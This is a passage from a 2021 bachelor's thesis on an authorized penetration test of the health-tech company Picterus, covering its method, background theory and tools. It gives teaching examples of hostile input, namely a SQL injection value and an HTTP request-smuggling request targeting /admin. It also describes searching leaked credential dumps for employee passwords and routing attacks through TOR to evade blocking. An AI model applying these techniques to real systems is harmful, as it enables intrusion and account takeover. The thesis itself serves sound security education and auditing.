Jakob Lønnerød Madsen,
Sebastian Anthony Ikin

Agile Security Audit of Picterus

Bachelor's project in Computer Science
Supervisor: Donn Morrison
May 2021

Bachelor's project

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

Jakob Lønnerød Madsen,
Sebastian Anthony Ikin

Agile Security Audit of Picterus

Bachelor's project in Computer Science
Supervisor: Donn Morrison
May 2021

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

NTNU
Kunnskap for en bedre verden

Preface

This paper concludes the study track of the 3 year long Bachelor of Engineering in Computer Science program at NTNU (program code ITHINGDA). The research was conducted between January and May 2021, notably during the COVID-19 pandemic, placing some restrictions on certain parts of the project. Throughout the project most research was conducted on the technical infrastructure belonging to Picterus, hosted on Google Cloud.

The inspiration for conducting a penetration-test as Sebastian and Jakob's bachelors come from an interest in learning more after completing CTF challenges in the subject *Security in Software and Networks* (TDAT3020). There was also a general curiosity about how penetration tests were carried out safely, ethically, and professionally. This project was a great opportunity for us to test our acquired knowledge in a real-world environment, and possibly contribute to a safer experience for Picterus's users.

We, the students, would like to extend our gratitude to our supervisor Donn Morrison, for guidance and advice along the way. We would also like to thank the team at Picterus, especially Roald Cuesta and Sigbjørn Kjensmo, for extending their trust in us to carry out tests on their infrastructure and taking the time to answer any questions and provide us with parts of the code-base for us to carry out tests on.

[illegible]	19.05.2021
Student	Date
[illegible]	19.05.2021
Student	Date

Abstract

For this project, we have attempted to perform a more agile version of the PTES while conducting a penetration test on the health-tech company Picterus. The central difference from the established standard has been dividing the various PTES phases into more general work units named *Recon* and *Exploit* to better fit the remote setting of COVID-19.

Using an agile methodology and following the PTES gave us a high test coverage in the *OWASP Web Application Security Testing Checklist.* In total we found 17 issues among the 126 tests we performed on Picterus's platforms, of these only one was given a high risk rating. Seven tests were given a moderate risk rating and nine were low risk.

Together with documentation for all vulnerabilities we found, Picterus was given a technical report and an executive summary. These documents include steps to reproduce our findings, recommendations on how to correct them and how to proceed in the future. These documents also include appropriate risk ratings to better mitigate the uncertain aspects of security.

We found that our approach worked well in a remote setting while still remaining agile. The potential benefits of our approach should be tested in a more traditional working environment and can be improved by being more iterative. Although these improvements are possible, we found that our process captured the best of both worlds to a large degree, allowing us to remain relatively flexible while still using a higher-level standard. From a Lean perspective our approach allowed us to avoid work queues by compartmentalization and further eliminating waste by structuring our deliveries in a client-oriented manner.

Contents

List of Figures

List of Tables

1 Introduction

1.1 Acoronyms and Abberations

- **API** - Application Programmer Interface
- **BUSLOGIC** - Business Logic
- **CERT** - Computer Emergency Response Team
- **CVD** - Coordinated Vulnerability Disclosure
- **CVE** - Common Vulnerabilities and Exposures
- **DDOS** - Distributed Denial of Service
- **GCP** - Google Cloud Platform
- **HUMINT** - Human Intelligence
- **HTTP** - Hypertext Transfer Protocol
- **HTTPS** - HTTP over SSL
- **HTML** - Hypertext Markup Language
- **IAM** - Identity Access Management
- **IP** - Internet Protocol
- **IPsec** - Internet Protocol Security
- **ICMP** - Internet Control Message Protocol
- **ML** - Machine Learning
- **MSTG** - Mobile Security Testing Guide
- **NSA** - National Security Agency
- **OSINT** - Open Source Intelligence
- **OWASP** - Open Web Application Security Project
- **PII** - Personally Identifiable Information
- **PTES** - Penetration Testing Execution Standard
- **POC** - Proof of Concept
- **RDP** - Remote Desktop Protocol
- **SoW** - Statement of Work
- **SSH** - Secure Shell
- **SSL** - Secure Sockets Layer
- **SQL** - Structured Query Language
- **TCP** - Transmission Control Protocol
- **TSL** - Transport Layer Security
- **TOR** - The Onion Router
- **UDP** - User Datagram Protocol
- **VM** - Virtual Machine
- **VPN** - Virtual Private Network
- **VPC** - Virtual Private Cloud
- **VLAN** - Virtual Local Area Network
- **XSS** - Cross Site Scripting

1.2 Problem Statement

How well does an Agile methodology work when performing a penetration test using the Penetration Testing Execution Standard?

1.3 Assignment

The assignment is based on the problem statement, and our task is to test and explore the systems belonging to Picterus using the tools and methods agreed upon in the Statement of Work. In the Statement of Work we are given permission to test and utilize otherwise illegal methods of accessing Picterus's infrastructure, commonly known as hacking. The assignment's specific goals are stated in the Technical Report, but our primary concern is to validate that personal information is stored securely on Picterus's infrastructure. We also attempt to apply some agile principles to the PTES to better improve our workflow and account for uncertainties with remote work during the COVID-19 pandemic.

The assignment is approximated to take 1000 hours and cover 20 study credits. These hours are distributed across various tasks such as research, documentation, intelligence gathering, and testing. The primary products are a Technical Report covering our findings and suggested mitigations and an accompanying Executive Summary.

1.4 Thesis Structure

This thesis is split into six sections; Section 1 containing an introduction and brief explanation of various acronyms and aberrations. Section 2 contains some background theory necessary to understand parts of the thesis. Section 3 explains our methodology and what tools we used to produce our results. Section 4 contains our results as well as some of the techniques used to produce them. Results are discussed in Section 5 and the thesis is concluded in Section 6.

2 Theory

2.1 Picterus

Picterus is a health-tech company based in Trondheim Norway, that specializes in image-based bilirubin estimation in newborns. This estimation is leveraged to diagnose Jaundice, and is an inexpensive and convenient alternative to current diagnosis-technologies (Vartdal 2014). Their technology is based on using ML-techniques to color-correct images of newborns using a calibration card. These color-corrected images are then fed to a separate ML-model for the Jaundice diagnosis itself (Falk and Jensen 2018). The initial images are taken with a smartphone and submitted to Picterus's infrastructure using their mobile application. A system like this requires extensive technical infrastructure, and in Picterus's case this is hosted on Google Cloud.

2.2 Agile and Lean Development

Agile and Lean methodologies are commonly used when developing software in order to do so in an efficient and adaptive manner. Generally there is a lot of overlap between the two methodologies, but their uses are somewhat different. Agile focuses primary on being adaptive to change through principles like functionality, interaction and customer collaboration as opposed to rigid and pre-planned processes before-hand, e.g. the waterfall methodology. Basics from *"Agile Manifesto"* (Beedle et al. n.d.) and *"Agile Project Management"* (Highsmith 2010). Agile also takes into account how individuals work and incentivizes individual autonomy as well as self-organization in teamwork. Generally Agile has proven to be near-ideal for most software development projects and it's adoption has only increased since the Agile Manifesto was published (Dingsøyr et al. 2012).

One of the primary principles Lean and Agile have in common, are continuously improving and effectivizing the process (be it emergent or pre-planned). By itself Lean methodologies work better for projects where the same methods are used most of the time, and centers around removing bloat and improving efficacy as much as possible. Much like Agile, Lean is built around a few central principles to strive towards during the repeating process. Lean principles are hard to word as specific do's and don'ts and therefore has no central manifesto (from *"Why there is no Lean Manifesto"* (Baeli and Ballé n.d.)). It's central principles are to eliminate waste and avoiding stacking work through continuous improvement of a given process as described in *"Lean Pathways Lean Manifesto"* (Lean Pathways Inc. n.d.).

In terms of the current state of agile security teams, in the article *''How is Security Testing Done in Agile Teams? A Cross-Case Analysis of Fours Software Teams''* (Cruzes et al. 2017) it was found that in Agile-teams with little security experience there was a demand for guidelines like OWASP and methodologies for sharing security knowledge. There is also a need to integrate security practices into development-processes.

2.3 Ethical Hacking

2.3.1 Types of Hacking

Hacking is often perceived as an inherently negative or destructive action, but although there are various actors hacking with malicious intent, there are also teams who use hacking to improve security, detect vulnerabilities, and expose bad practices.

Hacking is generally classified as three different types: black hat, grey hat, and white hat. The main difference between these types of hacking is the legality and relation to the target. Black hat hacking is usually done for personal profit or malice while using illegal methods. Grey hat hacking is an independent hacker who follows ethical guidelines and reports exploits to the target and may also offer to fix the problem for a fee. A grey hat hacker works within a grey area of legality, and some companies have bug bounties that give these hackers permission to use certain techniques for testing. White hat hackers are often industry professionals who are hired by a client to test their systems.

Many white hat hackers are responsible for conducting penetration tests, which are pre-organized and well documented forms of hacking provided as a service. What types of attacks that are carried out are dependent on the business and agreed scope. Normally a penetration test follows an established standard and a set amount of tests, combined with a risk analysis. These are also referred to as *security audits*. Basics from *"Penetration Testing"* (Imperva n.d.) and *"Penetration Testing Execution Standard"* (PTES n.d.).

2.3.2 CVDs, CVEs and Vulnerability Databases

There are a number of convenient tools and references a security-professional can utilize to more efficiently reproduce and exploit known vulnerabilities. Excluding the excellent Kali-distribution which comes builtin with many open-sourced security-tools, many of which are also available on GitHub, we have vulnerability databases that aggregate findings made during a Coordinated Vulnerability Disclosure. Many of these disclosures also come with the payload necessary to carry out the same exploit. As an example we have *"The Exploit Database"* (Offensive Security n.d.).

A Coordinated Vulnerability Disclosure is different from a penetration test in the sense that it is generally used when a vulnerability is unexpectedly discovered in an existing piece of software, and not necessarily by the vendor of said software. In these cases a CVD is utilized to coordinate sharing of relevant information between involved stakeholders, including the public, in an orderly fashion. There are guides to carrying out the disclosure, ensuring compliance and proper incentives for the vendors to mitigate the vulnerabilities. Individuals and/or organisations (like CERT, who wrote a handy guide on the matter; *''The CERT® Guide to Coordinated Vulnerability Disclosure''* (Householder et al. 2017)) can take part in these CVDs. Once a vulnerability is disclosed, it is often assigned a CVE-id to be identified by. These CVE-ids are the basis for the vulnerability databases we motioned above.

2.3.3 Black Box Testing

Most relevant to this thesis is the concept of black-box testing, where the testers can see the input and output of the system, with minimal knowledge of the inner workings. This testing is opposed to white-box testing, a form of testing often associated with the development of a system itself. By utilizing black-box testing an external actor can interpret any unusual result from input as a potential exploit. This sort of testing often happens on publicly available interfaces like APIs and websites. This sort of action-reaction methodology is only one of many, some of which are covered in the paper *''Different Approaches to Black Box Testing Technique for Finding Errors''* (Khan 2011).

2.4 Web Authentication Security Features

With many methods for breaking into someones account over the web, many web-services today (especially the larger ones) provide a few redundancies in place to complicate the process of illegally accessing someones account. The most relevant ones for this project are rate limiting and soft lockouts.

An effective countermeasure to brute-forcing is to rate-limit unusual traffic to an X amount of requests within a given time-frame. When an attacker wants to attack an endpoint with security features like this, their throughput will be greatly limited and hit a roof where said limitation is. Generally this will cause the time required to brute-force to increase well outside of reason.

There are also other alternatives to prevent brute-forcing over the web. Some web-services log the amount of attempts to access a given user, and when this becomes unreasonably large, indicating a brute-force attack, the service will temporarily lock the account. Much like rate-limiting this greatly increases the time required to complete the attack, as well as produce error-messages, further confusing a potential attacker.

2.5 The Cloud

2.5.1 Security Challenges

Over the past decade we have seen big strides in cloud computing, where more and more enterprise organisations are moving to cloud providers as an alternative to building and maintaining their own technical infrastructure. Cloud computing has offered many organizations and individuals reliability, convenience and scalability, further improving innovation by making otherwise very advanced technical infrastructure available to smaller organizations. This technology comes with many new security challenges. According to *''Security Issues in Cloud Computing''* (Shaikh and Meshram 2021) many of today's security issues boil down to a few central questions:

- How do you manage secure access?
- How do you educate developers to mitigate misconfigurations?
- How do you scale globally across millions of users, while still remaining secure?

Many things can go wrong when cloud infrastructure is used in an improper manner. Security is a complex process, and to further illustrate the breadth of these issues, we provide another example. In *''Assessing information security risks in the cloud: A case study of Australian local government authorities''* (Ali et al. 2020) it was found that self-reporting security engineers in the Australian government did not believe ideal cloud security practices where being followed. Generally the cloud provider is not held responsible for events caused by misuse of their systems and it is therefore critical to be well versed in the documentation provided before migrating to these technologies.

2.5.2 Containerization

Central to the cloud computing ecosystem are containerisation technologies. Containerization from a cloud-standpoint are VM-technologies at scale, like Kubernetes (basics from *"Kubernetes Basics"* (Google n.d.[e])) used by our client. Generally a cloud provider has a server-centre with individual pieces of hardware with massive compute-capabilities. For most customers having access to this amount of compute is redundant, and therefore most cloud providers make use of scalable containerization technologies to separate the resources of one customer from the other. Technologies like these also work to provide an interface similar to what a physical machine might have. According to *''The state-of-the-art in container technologoies: Application orchestration and security''* (Casalicchio and Iannucci 2020) there would be no modern cloud without containerization-technologies, and as such many security concerns relating to distributed containerization also apply to the cloud.

2.5.3 IAM Polices

Many cloud providers utilize a Identity Access Management system (IAM for short) as a security feature. In its most basic form, IAM works by defining a role and assigning access rights to resources relevant for that role. The newest IAMs are different (but compatible) from older ones where only three basic roles were defined, as described in *"Access Control For Projects using IAM"* (Google n.d.[a]):

- Editor: Read/write access to all non-admin resources.
- Owner: Read/Write access to anything.
- Viewer: Read access to all non-admin resources.

This system would often grant a user access to many unnecessary resources and was generally a big security concern. The newer IAM system mitigates this by allowing for more fine-grained role definitions and only allowing resources on a need-to-know basis. Defining roles as fine-grained as possible also works as a redundancy, as the damage is only limited to the relevant resource should the role be misused in any way. This is intended to be more in line with the security principle of least privilege (introduced in *''Protection and the control of information sharing in multics''* (Saltzer 1974)), when compared with the basic roles from earlier. Access for a role to a given resource is defined with the following syntax: *service.resource.verb*, according to *"Understanding Custom Roles"* (Google n.d.[g]).

2.5.4 VPCs and Cloud Firewalls

VPCs are a cloud native technology closely related to VPNs, and stands for Virtual Private Cloud. The VPC provides a "private network" that can scale globally and has all the benefits of a traditional Secure VPN, i.e IPsec encryption on the network-level while still providing an interface that abstracts and simplifies network configuration. VPCs do this by automatically setting up it's required topology, similar to a traditional VLAN. On Google Cloud VPC-access is controlled using IAM-policies.

A central feature of VPCs is the ability to have a protected backend within, where ingress traffic gets routed through a load balancer using protocol forwarding. Load balancing has the benefit of acting as a defensive line, and at the same time scale easier and improve performance. In the case of Google Cloud, an important thing to note is that these load-balancers inherit protections and firewall-rules similar to the same ones used in the cloud providers production infrastructure (either available through builtin DDoS-protections or a product like Google Cloud Armor), meaning that any infrastructure on Google Cloud can leverage the same security as one of the biggest tech-companies in the world. From *"Load Balancing Overview"* (Google n.d.[f]).

By default all VM-instances behind a VPC are off-limits for external IPs and can only be accessed trough load-balances connected to backends on the VPC and IAM-authorised users. IAM-authorised users connect to the VPC by using some variant of a vendor-specific SSH-shell or through an API. These SSH-shells are assigned an external IP for allowing ingress connections and come with a couple of default rules. These rules are defined using address range, ingress/egress traffic, protocol and port-ranges. By default a cloud-shell/VM-instance allows for all IP-ranges to connect over SSH/ICMP/RDP, and all internal traffic to communicate over TCP/UDP. From *"using Firewalls"* (Google n.d.[h]).

2.5.5 Cloud Storage

Cloud Storage differentiates itself from other storage mediums in the sense that they can both be mounted on various virtual machines in the cloud or interacted with through the various forms of APIs a cloud provider has available. This means that a cloud bucket (the term for what we would otherwise call a directory) can either be used as a *Persistent Volume* as well as being accessed through the browser, provided you have the correct IAM permissions. A *Persistent Volume* can be used on a newly spun-up VM to access directories and files you do not want removed after a shut-down and is more in line with what you would expect from a physical device. When accessed through the browser, the directory structure is represented as XML, and files can be downloaded provided the absolute path in the URL. Taken from *"Kubernetes Basics"* (Google n.d.[e]) and *"Cloud Storage Docs"* (Google n.d.[c]).

2.6 OSINT

2.6.1 Digital footprint and privacy

According to *"Number of Worldwide Social Network Users"* (Statista n.d.), as of 2020 around 3.4 Billion people are on some sort of social media, willfully or inadvertently sharing personal information with external actors. Even in cases where you have might have chosen the strictest privacy settings, the same data can be deduced by examining your close circle and cross referencing other sources. Marketing businesses and intelligence agencies often use software to map out the social graph of an individual or organisation exploiting this distributed data (e.g., using software like https://socnetv.org/).

Unbeknownst to most users of online services, their "secure" credentials (username, passwords, PII) may have been exposed at some point in time. More often than not this exposed information is made available to the general public in some shape or form by the hacker responsible. This also means that information leaked to the general public, is considered public information and therefore legal to examine. This is one of the many primary reasons you are encouraged to change your passwords often and use two-factor authentication. Combining leaked passwords with known usernames can considerably decrease the difficulty of gaining access to someone's account.

2.6.2 The Dark Web

When gathering information there are several places that catch our attention, most notably the dark web. The dark web is a portion on the internet that is not usually available, unlike regular Internet over HTTP or HTTPS it uses a protocol called Onion routing. This protocol utilizes a series of nodes that encrypts your data in several layers, much like an onion. This encryption ensures that your IP and the content of the requests are hidden. The onion net is filled with illegal forums and marketplaces, such as the infamous Silk Road. From *"Silk Road 1: Theory Practice"* (Branwen n.d.). To access the dark web we can use the TOR (The Onion Router) browser that handles both HTTP and Onion protocols.

2.7 Common Attacks Used

In this section we will illustrate some of the primary attacks we have utilized during this penetration test, to provide a better understanding of the techniques and some of their weaknesses. This is not an exhaustive list, but some background necessary to better illustrate some of our findings.

2.7.1 Brute-Forcing

Brute-forcing is a technique that involves trying every available option in order to uncover useful information like emails, usernames or passwords. This can involve several approaches, the most simple being to try all permutations of the alphabet and numbers. This approach does not have a high success rate given that most passwords have a high level of entropy and as such, the random character method is going to take a very long time. As a famous example of this, the Wikileaks password "ACollectionOfDiplomaticHistorySince_1966_ToThe_PresentDay#", found in *"This machine kills secrets"* (Greenberg n.d.), is estimated to take 8.7910^{68} years to guess. Generally the most practical approach is to use a dictionary containing common words together with passwords frequently seen in data breaches, such as "password1".



Hacker
Password
Password1
MyPassord
1234
12345
Password dump
Tries many common passwords in combination with gathered employee emails
Website

Figure 1: Brute Forcing

To further understand some of the fundamental drawbacks of brute forcing, we will look at how the number of permutations has an adverse effect on the eligibility of brute forcing as a strategy towards exploiting certain systems. Say you would like to brute force into your friends ssh-server and you know his password consists of two non-repeating English words. Using the English dictionary we have 171146 different words. By using the following function, we can find the number of permutations that match this pattern.

$$P(n, r) = \frac{n!}{(n-r)!}$$

Where:

- P: is the Mathematical Permutation Function.
- r: number of selections.
- n: number of options.

This formula gives us $P(171146, 2) = 2.93 * 10^{10}$ options to try out, that combined with an average TCP-connection latency and builtin delay (about 2-3 seconds at best) will take about 1860 years to brute force. Using this example as an illustration, we see that brute forcing is tool dependent, and can easily be countered by rate-limitations. As such, brute forcing is often most efficient when combined with dictionaries and a few reasonable assumptions, against an endpoint that responds a couple of orders of magnitude lower than a second.

2.7.2 XSS injection

An XSS injection involves sending a script as input instead of normal text or numbers, and is a common web-based attack. The most common way of accidentally introducing this vulnerability on a website is setting the `innerHTML` attribute instead of `innerText` to the user input. The difference between these two attributes is that `innerText` is not parsed as HTML code, and therefor not ran by the browser's compiler. This vulnerability is easy to introduce as the two behave the same otherwise. Combined with an advanced script, an XSS injection can be used to send sensitive information from a victim to a hacker, such as session cookies, JWT tokens and/or screenshots.



element.innerHTML = <script>
Injects malicious script
Fetches website with malicious script
Website
Script sends information to hacker
Hacker
Victim

Figure 2: XSS Injection

2.7.3 SQL injection

SQL injections use the same principle as XSS injection, where the user input is not validated and/or sanitized. This lack of validation can lead to malicious user input being ran as code instead of the intended functionality. Take for example this simple SQL query; "`SELECT * FROM Users WHERE UserId=?`" (where "?" is the input from a user). If a user requests UserId "250 OR 1=1" the query will look like this
"`SELECT * FROM Users WHERE UserId=250 OR 1=1`", doing something entirely different. This query will return *all* users. This happens when input is directly inserted in to the query. A common method to counteract this is to use prepared statements, these sanitize the input beforehand and encloses the string with quotation marks.





Figure 3: SQL Injection

2.7.4 HTTP Smuggling

HTTP request smuggling is an exploit that takes advantage of inconsistent implementations of the headers `Content-length` and `Transfer-encoding`. By manipulating these headers it is possible to trick a server to treat one request as two. If this is done after an authentication, it can result in users accessing otherwise protected data.


Server misinterprets incoming request, skipping authentication
Sends /admin endpoint

```
Post / HTTP 1.1
Host: Picterus.com
Content.length: 43
Transfer-Encoding:
chunked
0
Get /admin HTTP/1.1
Foo: x
```

```
Post / HTTP 1.1
Host: Picterus.com
Content.length: 43
Transfer-Encoding:
chunked
0
```

```
Get /admin HTTP/1.1
Foo: x
```

Figure 4: HTTP smuggling

2.8 Android Application Structure and Security

2.8.1 Native Code and the DVM

Generally Android Applications are written using Java or Kotlin and then compiled down to Dalvik executables (.dex files), these are relatively easy to decompile back to Smali-code, which is human readable. DEX-files are run on the Dalvik Virtual Machine which, similarly to the Java Virtual Machine, sandboxes the executable from the rest of the system. Applications can also contain native code, these binaries can communicate with both the OS and the rest of the application through the Java Native Interface, a library used to import the native modules into the Dalvik source. Theory from *"Android Fundamentals"* (Google n.d.[b]).

2.8.2 Reverse Engineering of Mobile Applications

Reverse Engineering is not an exact science and the lengths you must go to be able to reconstruct the source of a given binary are dependent on the measures taken to prevent you from being able to do so. Many apps use forms of obfuscation and have builtin protections against reverse engineering. E.g. tag-arguments within the app-manifest telling the app to confirm the built keys against the ones uploaded to Google Play in order to verify that the app is still trustworthy. Simple measures like these combined with various forms of obfuscation, like encrypting all the human-readable strings or removing debugging symbols, means that all a reverse engineer have to work with are function-inputs and machine code.

As a reverse engineer, more often than not, you only want access to certain parts of the source. If the source has not been obfuscated, using a combined technique like searching for module definitions or URLs and looking for references to these strings, usually sheds some light on the underlying logic of the application. By identifying these parts of the application, and patching them, the reverse engineer can bend the application to their will. This is only one of many techniques described in *"Mobile Security Testing Guide"* (Mueller et al. n.d.).

An important thing to note is that applications can never be fully safe from reverse engineering, as the reverse engineer has full access to the built application, but they can be considerable slowed by taking some relatively simple measures, like the ones described above.

2.8.3 Instrumentation

Instrumentation is a term often used for tools and techniques utilized to capture and monitor a piece of software's performance. In our setting it refers to tools that can be used during reverse engineering to change or extract useful pieces of source-code.

Instrumentation used in this setting is best understood through an example: instrumentation tools can be used to hook certain functions within a given binary. Say you suspect a memory leak within your application, you can use a monitoring tool that works by "hooking" certain parts of your memory. This builtin functionality have some useful use-cases for a reverse engineer, where they can potentially override certain parts of the memory with custom instructions to circumvent security features or produce unwanted behaviours.

Most instrumentation tools work by having a server-style binary on a target device/binary communicating with some form of client. This is the case with one of the most popular instrumentation tool-kits for app-development, called Frida. Frida works either by having the server running on the device in question, or can be baked into the target application, providing reverse engineers with several avenues of attack. Instrumentation basics are taken from *"Mobile Security Testing Guide"* (Mueller et al. n.d.) and *"Frida JavaScript API"* (Frida n.d.).




Figure 5: Basic Instrumentation Example

3 Method and Technologies

3.1 Technologies

Kali	Kali is a Debian based Linux distribution which is designed for digital forensics and penetration testing. Kali comes with several tools relevant to our testing. The operating system is developed by Offensive Security.
BurpSuite	Tool used for capturing application-level requests by using a HTTP/HTTPS proxy on a user defined target.
Wireshark	Wireshark works by attaching itself to the network card in a computer and captures all transmission that are sent and received. Used for all levels of network packet capturing. Mainly used in this project for capturing TLS/TCP traffic.
Ghidra	Decompiler primarily used for reverse engineering, initially developed by the NSA.
Ripgrep	Ripgrep is an alternative to the UNIX Grep command which allows recursive regex searches. When we had acquired 30 billion emails and passwords we needed a quick search method for finding relevant emails with their passwords.The benefits of using Ripgrep comes when we have such a large collection of files, using Ripgreps speed we can quickly do a recursive search for all information we need.
TOR	To send attacks anonymously we can use the TOR network as a proxy or VPN, by doing this we can circumvent being IP-blocked by the system we are targeting. The TOR network works by sending packets through several nodes and encrypting the data between each node. Our public IP is therefore not our own, but the IP of the last node. This means we can effortlessly change IP addresses.
ZAP	Zap is an automated vulnerability scanner that generates a report based on the information gathered from the website or application. All information is checked against public CVEs and validated. Zap also links to relevant POCs, such that getting an understanding of how we can utilize an exploit becomes easier.
Frida	a dynamic instrumentation toolkit that allows us to inject scripts, hook functions, monitor cryptography APIs, and trace private application code. We used this to both intercept packages sent from the Picterus mobile application and to uncover secrets.
Python	Python is a high level programming language which we have used to quickly create scripts for exploiting services. Python does this well considering the large security community creating libraries for the language.
JavaScript	JavaScript is a high level programming language mainly used in internet browsers. All browsers can compile and run the language such that any XSS scripting works independently of environment.

Smuggler	A HTTP request smuggling and desync testing tool.
Uber APK Packer	A tool that helps signing, validate and zip-align android application packages.
Rhino-Labs GCBucketBrute	A script to enumerate Google Storage buckets, determine what access you have to them, and determine if they can be privilege escalated. Can be used with custom word-lists and to validate different types of IAM-permissions either authenticated through Google or not.
Sherlock	A tool used for checking usernames against various social media platforms. This gave us an overview of Picterus employees social media presence, information used to scour password dumps.
APKLeaks	A tool for scanning APKs for secrets and URIs. Scans are limited to code defined in DEX and XML-files.
Nikto	Nikto is a web server scanner which performs multiple tests against web servers. It checks for potentially dangerous files, outdated versions of servers, and version specific problems.
Dirbuster	Dirbuster uses both brute forcing and dictionary look ups to enumerate endpoints, pages, and files.
Liffy	Liffy is a Local File Inclusion exploitation script written in Python.
Padbuster	Padbuster is an automated script for performing padding oracle attacks. The script allows us to decrypt arbitrary ciphertext, encrypting plain text, and analysing automated responses to determine if a request is vulnerable to padding oracle attacks.
WhatWeb	Is used to identify what kind of framework a website uses. The tool can identify content management systems, blogging platforms, static packages, JavaScript libraries, and web servers.
Amass	Amass is an in-depth attack surface mapping and asset discovery tool. It does this by utilizing a range of methods, such as brute forcing, reverse DNS sweeping, and SiteDossier.
Nmap	Tool used for port-scanning. Nmap stands for Network Mapper and is a Unix tool that probes a server to discover what ports are open, which operating system is used and what version the server is running. Can be used to determine what services a server is running, since many ports are reserved to a specific service (e.g. port 443 is used for HTTPS requests).

3.2 Project Workflow

3.2.1 Basic overview

Generally we have followed the high-level organisation of the *"Penetration Testing Execution Standard"* (PTES n.d.), which is divided into 7 central parts:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis

5. Exploitation
6. Post Exploitation
7. Reporting

3.2.2 Pre-engagement Interactions

This part of the process involves agreeing to the scope (what parts of the system should and should not be tested) of the audit. For this project we decided to restrict the scope of the testing to what can be exploited remotely due to current difficulties regarding the COVID-19 pandemic and technicality being most relevant given our background. This means that physical attacks and different forms of social engineering are excluded from the testing, despite being heavily emphasised in *"Penetration Testing Execution Standard"* (PTES n.d.). Further limiting our scope (in terms of what attacks we can utilize), is the fact that the client's infrastructure is on a cloud provider, meaning we have to follow their acceptable use guidelines as well.

As it is important to have a written agreement for legality and convenience the agreed terms are part of a Statement of Work, signed by all parties involved. Here we have a clear definition of scope, general guidelines on notification and disclosure, as well as the deliveries for the client. In our case we have agreed to deliver an extensive technical report and an executive summary, making it our product.

The Statement of Work and scope was agreed upon by the client and students during several meetings, and is a critical part of the pre-engagement process. Communication channels were agreed upon prior to the meeting (you can read about the specifics in section 3.3.3).

3.2.3 Intelligence Gathering

This phase falls under the umbrella-ticket recon (see 3.3.2 for more info) and is generally restricted to two levels, as described in the PTES. Level 1 is the bare minimum requirement for intelligence gathering, while level 2 is considered best practice. As such, we generally follow level 2. This involves using a combined approach of automated tools and manual searching. Normally, this involves mapping business/client relationships as well, but again, we account for our scope and restrict our level 2 information gathering to the technical aspects of the clients business. As level 2 is considered a combined approach, we also do some HUMINT to get a general overview of the technical infrastructure and capabilities.

The most relevant technique for our technically oriented investigation is foot-printing. Foot-printing involves interacting with the target as an external actor with the objective of collecting as much information as possible. We do this both passively and actively, where a passive footprint e.g., involves making a *nslookup* as opposed to an active footprint (e.g., port-scanning).

3.2.4 Threat modeling

We utilize the OSINT collected during the intelligence gathering to identify actors who may have an interest into adversely affecting the client. Generally we divide the threat modeling into the following sections:

- Collection of relevant documentation.
- Identify company assets.
- Identify and describe threats and their communities.
- Map threats to assets.

